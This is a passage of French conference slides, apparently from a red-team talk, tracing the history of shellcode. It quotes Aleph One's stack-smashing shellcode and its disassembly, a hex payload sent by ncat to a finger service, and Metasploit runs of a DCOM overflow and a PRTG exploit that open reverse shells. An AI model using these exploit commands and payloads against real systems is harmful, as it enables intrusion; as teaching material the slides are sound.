[07/11/2026]

https://tinyurl.com/blendshellcode

Stop Injecting, Start Blending: Une approche KISS du développement de malwares

Julien BEDEL

orange Cyberdefense

UNLOCK



https://tinyurl.com/blendshellcode

>_ whoami

> Julien Bedel

> Pentester / Red Teamer **@OrangeCyberdef**

> **Absolument pas** un expert du bas niveau

>_ programme


« Explorer une alternative aux techniques complexes d'injection de shellcode, en privilégiant la simplicité dans le développement de malwares »

>_ programme (officieux)

« J'ai eu une idée sous la douche, discutons-en autour de POC pour voir si elle peut servir à quelque chose »

une brève histoire du shellcode

>_ les origines



Title : Smashing The Stack For Fun And Profit

Author : Aleph1

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementa
it is possible to corrupt the execution stack by writing
the end of an array declared auto in a routine. Code tha
this is said to smash the stack, and can cause return fr
routine to jump to a random address. This can produce s
the most insidious data-dependent bugs known to mankind.
Variants include trash the stack, scribble the stack, mar
the stack; the term mung the stack is not used, as this
never done intentionally. See spam; see also alias bug,
fandango on core, memory leak, precedence lossage, overru



Shell Code
~~~~~~~~~~

So now that we know that we can modify the return address and the flow of execution, what program do we want to execute? In most cases we'll simply want the program to spawn a shell. From the shell we can then issue other commands as we wish. But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instruction into its address space? The answer is to place the code with are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer.

https://phrack.org/issues/49/smashing-the-stack-for-fun-and-profit_md
~~~~~~~~~~

>_ les origines

```c
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

>_ code position independent

> The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed.

« si le payload est copié octet par octet à une autre adresse, il devrait continuer à marcher »

>_ exemple d'utilisation basique

```
 "${PADDING_BEFORE}dd00dd01dd02dd03d05e5cbc8f6100d0505add00dd00dd8fc0a80532dd8f
f6200d0005bdd5bdd5add02d05e5cbc8f5a00f3025befdd8f2f736800dd8f2f62696ed05e5bdd00
 \ | ncat -v 127.0.0.1 79
Ncat: Connected to 127.0.0.1:79.
Ncat: 532 bytes sent, 0 bytes received in 0.11 seconds.

/bin/hostname
simh
```

https://en.wikipedia.org/wiki/Morris_worm

>_ frameworks d'automatisation

```
# ./framework1/cli ./framework1/exp/msrpc_dcom1_overflow.exp payload=winreverse RHOST=192.168.20.140
[*] Generating payload winreverse (x86, win32, reverse)...
[*] Payload generation complete (668 bytes)
[*] Using return address 0x77838eef with scratch pad at 0x7ffde0cc
[*] Connection from 192.168.20.140:1039...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>hostname
hostname
srv01

C:\WINNT\system32>ver
ver

Microsoft Windows 2000 [Version 5.00.2195]
```

https://en.wikipedia.org/wiki/Blaster_(computer_worm)

>_ une complexité grandissante

```
meterpreter > help


Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
```


>_ utilisation étendue des shellcodes

```
msf exploit(windows/http/prtg_authenticated_rce_cve_2023_32781) > use exploit/windows/http/prtg_authenticated_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

shellcode meterpreter utilisé pour un exploit web





Armitage

